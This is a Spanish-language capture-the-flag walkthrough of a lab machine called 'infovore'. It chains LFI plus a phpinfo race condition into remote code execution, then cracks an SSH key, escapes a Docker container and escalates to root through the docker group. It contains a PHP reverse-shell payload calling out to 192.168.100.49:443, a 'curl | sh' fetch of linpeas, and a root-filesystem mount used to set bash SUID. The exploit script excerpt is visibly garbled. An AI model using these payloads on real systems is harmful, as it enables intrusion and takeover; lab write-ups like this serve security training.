A screenshot of the Burp Suite interface. The 'Request' tab on the left shows an HTTP request with a `Content-Type: multipart/form-data; boundary=--pwned`. The 'Response' tab on the right shows the server's response, which includes a `PHP_ASC_URL` and a `PHP_CPPFLAGS` section. The response also contains a table with variables, including `[name] => cmd.php` and `[tmp_name] => /tmp/phpLXUGcv`. The bottom status bar indicates '0 highlights' and '1 match'.

aquí ya vimos que se creo y se guardo en un directorio tmp, entonces accedemos y nos ponemos en escucha desde el `puerto 443` en este caso, accedemos



race condition con RCE

y no paso nada, entonces, parece que borra estos directorios una vez subidos, de que los sube y los borra, entonces aquí lo que podemos hacer es tratar de acontecer una **race condition** o condición de carrera de forma que al lanzar un montón de peticiones a la vez que se crea esto y una vez que se cree el archivo, me de tiempo de acceder a el antes de que se borre este archivo

para esto vamos a usar el script de python que mencione antes, solo que hay que modificar unas cosas que pondré aquí

```
#!/usr/bin/python
#
https://www.insomniasec.com/downloads/publications/LFI%20With%20PHPInfo%20Assistance.pdf
# The following line is not required but supposedly optimizes code.
# However, this breaks on some Python 2 installations, where the future
# module version installed is > 0.16. This can be a pain to revert.
# from builtins import range
from __future__ import print_function
import sys
import threading
import socket

def setup(host, port):
    TAG="Security Test"

    ### Cambia aqui por el payload a subir (la reverse shell en mi caso)
    PAYLOAD="" "%s\r
<?php system("bash -c 'bash -i >& /dev/tcp/192.168.100.49/443 0>&1')";?
>\r"" % TAG
    REQ1_DATA=""-----7dbff1ded0714\r
Content-Disposition: form-data; name="dummyname"; filename="test.txt"\r
Content-Type: text/plain\r
\r
%s
-----7dbff1ded0714--\r"" % PAYLOAD
    padding="A" * 5000

    ##cambia aqui la ruta del info.php
    REQ1=""POST /info.php?a="" +padding+"" HTTP/1.1\r
Cookie: PHPSESSID=q249llvfromclor39t6tvnun42; othercookie="" +padding+""\r
HTTP_ACCEPT: "" + padding + ""\r
```

```

HTTP_USER_AGENT: """"+padding+""""\r
HTTP_ACCEPT_LANGUAGE: """"+padding+""""\r
HTTP_PRAGMA: """"+padding+""""\r
Content-Type: multipart/form-data; boundary=-----
-7dbff1ded0714\r
Content-Length: %s\r
Host: %s\r
\r
%s"""" %(len(REQ1_DATA),host,REQ1_DATA)
    #cambia esto por la ruta donde se acontece el LFI
    LFIREQ=""GET /index.php?filename=%s HTTP/1.1\r
User-Agent: Mozilla/4.0\r
Proxy-Connection: Keep-Alive\r
Host: %s\r
...


```

y con estos cambios se podría ejecutar de esta forma

```

#corre con python2.7 pero creo q si pones python a secas tambien funciona
python2.7 phpinfoffi.py 192.168.100.53 80

```



```

> nvim phpinfoffi.py
> python2.7 phpinfoffi.py 192.168.100.53 80
Don't forget to modify the LFI URL
LFI With PHPInfo()
-----
Getting initial offset... found [tmp_name] at 111442
Spawning worker pool (10)...

Got it! Shell created in /tmp/g

Woot! \m/
Shuttin' down...

> sudo nc -nlvp 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [192.168.100.49] from (UNKNOWN) [192.168.100.53] 57178
bash: initialize_job_control: no job control in background: Bad file descriptor
www-data@e71b67461f6c:/var/www/html$ whoami
www-data
www-data@e71b67461f6c:/var/www/html$

```

y ahora si ya nos conectamos a la maquina, y ya estamos como el usuario www-data, ahora toca hacer el tratamiento de la tti y seguir, igual hay diferentes formas de abusar del info.php, y la pagina de [hacktricks](#) contempla varias formas, solo necesitas ir a investigar bien y revisar a detalle el archivo de info.php

y si lees el archivo oculto `.user.txt` hay una flag

```

www-data@e71b67461f6c:/var/www/html$ ls -la
total 312
drwxrwxrwx 6 www-data www-data 4096 Jun 22 2020 .
drwxr-xr-x 5 root      root    4096 Jun 22 2020 ..
-r--r--r-- 1 root      root      42 Jun 22 2020 .user.txt
drwxr-xr-x 2 root      root    4096 Apr 27 2020 css
-rw-r--r-- 1 root      root   2544 Sep 16 2019 gulpfile.js
drwxr-xr-x 2 root      root    4096 Apr 27 2020 img
-rw-r--r-- 1 root      root   4674 Sep 16 2019 index.html
-rw-r--r-- 1 root      root    416 Jun  1 2020 index.php
-rw-r--r-- 1 root      root     19 Apr 26 2020 info.php
-rw-r--r-- 1 root      root  262191 Sep 16 2019 package-lock.json
-rw-r--r-- 1 root      root   1319 Sep 16 2019 package.json
drwxr-xr-x 2 root      root    4096 Apr 27 2020 scss
drwxr-xr-x 4 root      root    4096 Sep 16 2019 vendor
www-data@e71b67461f6c:/var/www/html$ cat .user.txt
FLAG{Now_You_See_phpinfo_not_so_harmless}
www-data@e71b67461f6c:/var/www/html$ |

```

escalada de privilegios

para la escalada de privilegios vemos que el hostname de la maquina tiene un nombre raro, si haces el `hostname -I` podrás ver que la IP que tiene no corresponde a la IP que aparecía en la maquina, entonces estamos en un contenedor, entonces hay que tratar de escapar de ese contenedor para acceder a la maquina principal

```

bash: hostname: command not found
www-data@e71b67461f6c:/var/www/html$ hostname
e71b67461f6c
www-data@e71b67461f6c:/var/www/html$ hostname -I
192.168.150.21
www-data@e71b67461f6c:/var/www/html$

```

Docker breakout

para escapar primero hay que ver si existe un archivo de **docker.sock** pero no existe, docker como tal no esta instalado, podemos tratar de listar capabilities, pero no esta instalado el getcap, no hay usuarios, ni shells de otros usuarios, a excepción de root, pero no nos podemos conectar, no hay archivos config tampoco, entonces lo que se puede hacer es probar **linpeas** para aplicar reconocimiento.

la maquina tiene curl, entonces usamos el comando que viene en la pagina de linpeas a ver si se inicia

```

# From public github
curl -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh | sh

```

y funciona

```
www-data@e71b67461f6c:/var/www/html$ # From public github
www-data@e71b67461f6c:/var/www/html$ curl -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpea
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left   Speed

  0     0    0     0    0     0      0      0  0:00:00  0:00:00  0:00:00  0
  0     0    0     0    0     0      0      0  0:00:00  0:00:00  0:00:00  0
 4 1038k  4 49125    0     0 31409    0  0:00:33  0:00:01  0:00:32 31409
```



y entre todo lo que te detecta hay unos archivos inesperados en root, que son estos

```
Other Interesting Files
┌───┴───┐
┌───┴───┐ .sh files in path (T1574:007)
└───┴───┘ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#scriptbinaries-in-path
┌───┴───┐ Executable files potentially added by user (limit 70) (T1083)
└───┴───┘
┌───┴───┐ Unexpected in root (T1083)
└───┴───┘
./dockerenv
/core
./oldkeys.tgz
└───┴───┘ Modified interesting files in the root file (limit 100) (T1083)
```

primero me los voy a pasar al directorio `/tmp`, cambiarle el nombre para que no este oculto, descomprimirlo y ver que tipo de archivo son

```
www-data@e71b67461f6c:/tmp$ ls
www-data@e71b67461f6c:/tmp$ ls -la
total 12
drwxrwxrwt  2 root    root    4096 Jun 10 18:13 .
drwxr-xr-x 74 root    root    4096 Jun 23  2020 ..
-rw-r--r--  1 www-data www-data 1197 Jun 10 18:13 .oldkeys.tgz
www-data@e71b67461f6c:/tmp$ mv .oldkeys.tgz oldkeys.tgz
www-data@e71b67461f6c:/tmp$ l
bash: l: command not found
www-data@e71b67461f6c:/tmp$ ls
oldkeys.tgz
www-data@e71b67461f6c:/tmp$ tar -xf oldkeys.tgz
www-data@e71b67461f6c:/tmp$ ls
oldkeys.tgz  root  root.pub
www-data@e71b67461f6c:/tmp$ file *
oldkeys.tgz: gzip compressed data, last modified: Mon Apr 27 10:18:58 2020, from Unix, original size 10240
root:      PEM DSA private key
root.pub:  OpenSSH DSA public key
www-data@e71b67461f6c:/tmp$
```

y hay 3 archivos, una clave privada y una clave publica de ssh, pero la de root esta cifrada, pero puedes tratar a ver si se puede romper

copia y pega lo que tiene el root y pegalo en un archivo llamado `id_rsa` y puedes tratar de romperlo usando la herramienta de `ssh2john.py` otra vez ejecutandolo con python2.7

```
python2.7 /usr/share/john/ssh2john.py id_rsa
```

```
> nvim id_rsa
> locate ssh2john.py
/usr/share/john/ssh2john.py
> python2.7 /usr/share/john/ssh2john.py id_rsa
id_rsa:$$shng$1$16$2037F380706D4511A1E8D114860D9A0E$448$76ced3d5d2dfc66ee8d0d0bdcf3902cb8e9b538cc305549e2ac4d94ed97b7eac1aa0006
ed8401cba4e98f667657165bbb231ed2f33222937d8cd15e3856cbe36458acc574579d154ddfecee962aae9f211d859d5f4fa631f29fa06f146aa5b28017588a
c5294699b25701b5cd0405d5397b127116907d445ba2ce03d84683a0eba2d72a5878a87e2b8d77298fb6537e8adfee5157d2962f81351ab31ac374d5cade1b48
3d3cbe937d2d2a353926798a56c6ded8fbf47ede9c9a4c11c6f2111ecd9717db8aaf5b5298d80ae9492298957670f81c11e422e4e92ffd5255b81a5b3d6112bb
265e26cc119db693fce5afe97cba309962919aa0b0d841fcee665429869fd36c358db556ca35cecb4b034236bf3bcc9b2d4299a038849473b0a49ea244a6fd6
4cd71152427de780d75eb776ee1115f11315abb100bb4a2f2940a8cb386ea70e266d4d56e1c0989773e3e5531914a63bff81f8b34b886266f7feda5451a2f799
2ea3116cb48906dc7595a1d60b13f1546d5a8e8eab08049c682b7ac1b7be58b24760af7414f6f9041936566c8de560dac5d260d38aa3472a3b2889e92149a501
33cd2701d11f1f34acdb24961100dde077fdcfb9f7c3915386f51ffa
```

y da un hash equivalente que podemos usar para luego romperlo con fuerza bruta, ya que así como esta ahora si pedirá contraseña que no es la del usuario, si no la de la llave privada

pero claro, de esta forma ocupariamos ssh, y al inicio con nmap vimos que no esta ese puerto abierto, vamos a ver si el contenedor los tiene listando el archivo `/proc/net/tcp` para listar puertos

```
www-data@e71b67461f6c:/tmp$ cat /proc/net/tcp
sl  local_address rem_address  st tx_queue rx_queue tr tm->when retrnsmt uid timeout inode
0: 00000000:0050 00000000:0000 0A 00000000:00000000 00:00000000 00000000 0 0 12030 1 ffff
1: 0B00007F:9FD9 00000000:0000 0A 00000000:00000000 00:00000000 00000000 0 0 11790 1 ffff
2: 1596A8C0:0050 3164A8C0:AB68 08 00000000:00000001 02:00085696 00000000 33 0 15487 2 ffff
3: 1596A8C0:DF5A 3164A8C0:01BB 01 00000000:00000000 00:00000000 00000000 33 0 14992 3 ffff

www-data@e71b67461f6c:/tmp$ echo $((0x0050))
80
www-data@e71b67461f6c:/tmp$ echo $((0x9FD9))
40921
www-data@e71b67461f6c:/tmp$ echo $((0xDF5A))
57178
www-data@e71b67461f6c:/tmp$ |
```

esta el puerto 80, 40921 y 57178, pero no parecen ser de ssh, entonces volviendo a lo de la ip del contenedor era algo así como `192.168.150.21` eso significa que por lógica, la maquina host sera la `192.168.150.1`, pero igual eso se puede comprobar de esta forma

listando el `cat /proc/net/arp`

```
57178
www-data@e71b67461f6c:/tmp$ cat /proc/net/arp
IP address      HW type        Flags           HW address     Mask           Device
192.168.150.1   0x1            0x2            02:42:b1:66:36:b7  *             eth0
www-data@e71b67461f6c:/tmp$
```

y podemos lanzar una traza a ver si por aquí si que corre el puerto 22 de ssh, si el código de estado es exitoso (0) es pq estará abierto de esta forma

```
echo '' > /dev/tcp/192.168.150.1/22
echo $?
```

```
www-data@e71b67461f6c:/tmp$ echo '' > /dev/tcp/192.168.150.1/22
www-data@e71b67461f6c:/tmp$ echo $?
0
www-data@e71b67461f6c:/tmp$
```

y vemos que efectivamente si esta abierto ese puerto y se puede ver a través del contenedor, entonces si rompemos el hash de antes, podemos conectarnos como root a la maquina host mediante ssh, ya que existe esa visibilidad entre la maquina y el contenedor

```
> python2.7 /usr/share/john/ssh2john.py id_rsa
id_rsa:$sshng$1$16$2037F380706D4511A1E8D114860D9A0E$448$76ced3d5d2dfc66ee8d0d0bddcf3902cb8e9b538cc305549e2ac4d94ed97b7eac1aa0006
ed8401cba4e98f667657165bbb231ed2f33222937d8cd15e3856cbe36458acc574579d154ddfece962aae9f211d859d5f4fa631f29fa06f146aa5b28017588a
c5294699b25701b5cd0405d5397b127116907d445ba2ce03d84683a0eba2d72a5878a87e2b8d77298fb6537e8adfee5157d2962f81351ab31ac374d5cade1b48
3d3cbe937d2d2a353926798a56c6ded8fbf47ede9c9a4c11c6f2111ecd9717db8aaf5b5298d80ae9492298957670f81c11e422e4e92ffd5255b81a5b3d6112bb
265e26cc119db693fce5afe97cba309962919aa0b0d841fcee665429869fd36c358db556ca35cecbcb4b034236bf3bcc9b2d4299a038849473b0a49ea244a6fd6
4cd71152427de780d75eb776ee1115f11315abb100bb4a2f2940a8cb386ea70e266d4d56e1c0989773e3e5531914a63bff81f8b34b886266f7feda5451a2f799
2ea3116cb48906dc7595a1d60b13f1546d5a8e8eab08049c682b7ac1b7be58b24760af7414f6f9041936566c8de560dac5d260d38aa3472a3b2889e92149a501
33cd2701d11f134acdb24961100dde077dfcb9f7c3915386f51ffa
> nvim hash
```

copia todo y mételo en un archivo llamado *hash* y lo tratamos de crackear con john, esto puede demorar unos minutos, bueno varios minutos

```
john -w:/usr/share/wordlists/rockyou.txt hash
```

```
> nvim hash
> john -w:/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
|
```

y fue mas rápido de lo que pensaba

```
> john -w:/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
chocolate93 (id_rsa)
1g 0:00:00:05 DONE (2026-06-10 20:32) 0.1779g/s 1621Kp/s 1621Kc/s 1621KC/s chocolatem..chocolate76
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

parece que el password de ese hash es chocolate93 y ya con eso desde el contenedor podemos tratar de conectarnos por ssh hacia la maquina host usando esta contraseña de esta forma


```
ssh -i root root@192.168.150.1
```

```
0
www-data@e71b67461f6c:/tmp$ ssh -i root root@192.168.150.1
Could not create directory '/var/www/.ssh'.
The authenticity of host '192.168.150.1 (192.168.150.1)' can't be established.
ECDSA key fingerprint is SHA256:47B5q99t6wwHcxTX3Yff0gVrP/Ieun/2T9scPz20xHc.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
root@192.168.150.1's password:
Permission denied, please try again.
root@192.168.150.1's password: |
```

y no funciona, pide la clave del root de la maquina host, no del contenedor, pero igual podemos probar a ver si es la clave del usuario root del contenedor

y ya somos root en el contenedor

```
www-data@e71b67461f6c:/tmp$ su root
Password:
root@e71b67461f6c:/tmp# whoami
root
root@e71b67461f6c:/tmp#
```

y se ve esta otra flag

```
root.txt
root@e71b67461f6c:~# cat root.txt
FLAG{Congrats_on_owning_phpinfo_hope_you_enjoyed_it}

And onwards and upwards!
root@e71b67461f6c:~#
```

y toca ahora si escapar del contenedor, buscamos archivos

y hay un directorio ssh con una clave publica, un archivo known hosts y una clave privada encriptada, pero por como están los archivos de la clave publica parece que el usuario admin puede conectarse a la maquina host, ya que antes no nos dejaba, podemos usar la misma clave que conseguimos antes con john

```

-----END RSA PRIVATE KEY-----
root@e71b67461f6c:~/.ssh# ls
id_rsa id_rsa.pub known_hosts
root@e71b67461f6c:~/.ssh# cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDN/keLDJowDdeSdHZz26wS1M2o2/eiJ99+acchRJR0LZE0YmqbfoIo+n75VS+eLiT03yonunkVp+lhK+uey7/Tu8Js
QSHK1F0gc15F6MKRU4/+m+0CD0wVFTNgw3E4FKg5qu+nt6BkBTU3Vnhe/Ujbp5ruNjb4pPajlL2Pv5dyRfaRrn0DTnhpBdeXWdThU9QQtzxmUXed/77rV6m4AL4+i
ENlqp3YcP0jF7zUG/NEop9c1wdGpjSEhv/ftjyKoazFEm0I1SGpD3K9VZLIUFs/uw6kRVDJlg9uxT4Pz0tIEMVlzLV4oZgcEy0J9NkSe6ePUAHG7F+v7VjbYdbVh adm
in@192.168.150.1
root@e71b67461f6c:~/.ssh# cat known_hosts
|1|LL5JZN9jfZmPw7G+1d/1GPkkYa0=|620D+p87YkYksYgWbGrF/+WcnQM= ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTY
AAABBBAA0H4ypeTzhthRbvcrzqVbbWXG1mFdeJEQIo53fImAkjs0crmEDWwT7Lskm5qyz4dmhGmfsH90x
root@e71b67461f6c:~/.ssh# |

```

y efectivamente, si dejo conectarnos usando `ssh admin@192.168.150.1`

```

AAABBBAA0H4ypeTzhthRbvcrzqVbbWXG1mFdeJEQIo53fImAkjs0crmEDWwT7Lskm5qyz4dmhGmfsH90x
root@e71b67461f6c:~/.ssh# ssh admin@192.168.150.1
Enter passphrase for key '/root/.ssh/id_rsa':

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jun 23 05:59:43 2020 from 192.168.150.21
admin@infovore:~$ hostname -I
192.168.100.53 192.168.150.1 172.17.0.1 2806:2f0:5740:ecc4:a00:27ff:fea8:c114
admin@infovore:~$ |

```

ya con el `hostname -I` se ve que ya estamos en la maquina victima host, fuera del contenedor

y hay otra flag

```

admin.txt
admin@infovore:~$ cat admin.txt
FLAG{Escaped_from_D0ck3r}
admin@infovore:~$

```

escalada de privilegios en maquina victima

haciendo el comando `id`, vemos que estamos en el grupo `docker`, y estando en ese grupo hay posibles formas de escalar privilegios

```

admin@infovore:~$ id
uid=1000(admin) gid=1000(admin) groups=1000(admin),999(docker)
admin@infovore:~$ |

```

usando las imagenes docker desplegadas podemos usar un contenedor para abusando de monturas podamos montar la raiz del sistema real dentro de un contenedor para tener acceso total a todos los recursos privilegiados

primero es ver las imagenes docker con `docker images`

```
admin@infovore:~$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
theart42/infovore   latest             40de379c5116       5 years ago        428MB
admin@infovore:~$ |
```

y hay una imagen entonces usándola y empleando una montura para toda la raíz del host montarla en la ruta de `/mnt/root` podemos crear un contenedor que usando monturas podamos tener todo en ese contenedor

crea así el contenedor con la montura

```
docker run -dit -v /:/mnt/root --name privesc theart42/infovore
```

ejecutar el contenedor

```
docker exec -it privesc bash
```

y ya estamos en el contenedor

```
admin@infovore:~$ docker exec -it privesc bash
root@d38e7b162f4e:/var/www/html# hostname -I
172.17.0.2
root@d38e7b162f4e:/var/www/html#
```

accede a la ruta `/mnt/root/bin/` y deberías tener todo y lo mejor, es que lo que se haga en el contenedor se refleja en la máquina host, entonces si le das permisos `suid` a la `bash`, en la máquina host también se reflejarán esos cambios gracias a las monturas

```
root@d38e7b162f4e:/mnt/root# cd /bin
root@d38e7b162f4e:/bin# cd /mnt/root/bin
root@d38e7b162f4e:/mnt/root/bin# chmod u+s bash
root@d38e7b162f4e:/mnt/root/bin# ls -l bash
-rwsr-xr-x 1 root root 1029624 Mar 25 2019 bash
root@d38e7b162f4e:/mnt/root/bin# exit
exit
admin@infovore:~$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1029624 Mar 25 2019 /bin/bash
admin@infovore:~$ |
```

como se ve al final, la `bash` ya tiene permisos `SUID`, entonces ya teniendo esto nos podemos salir del contenedor y como se ve en la misma imagen de antes, la `bash` ya tiene permisos `suid`, nomás has el `bash -p` y deberías ya ser `root`

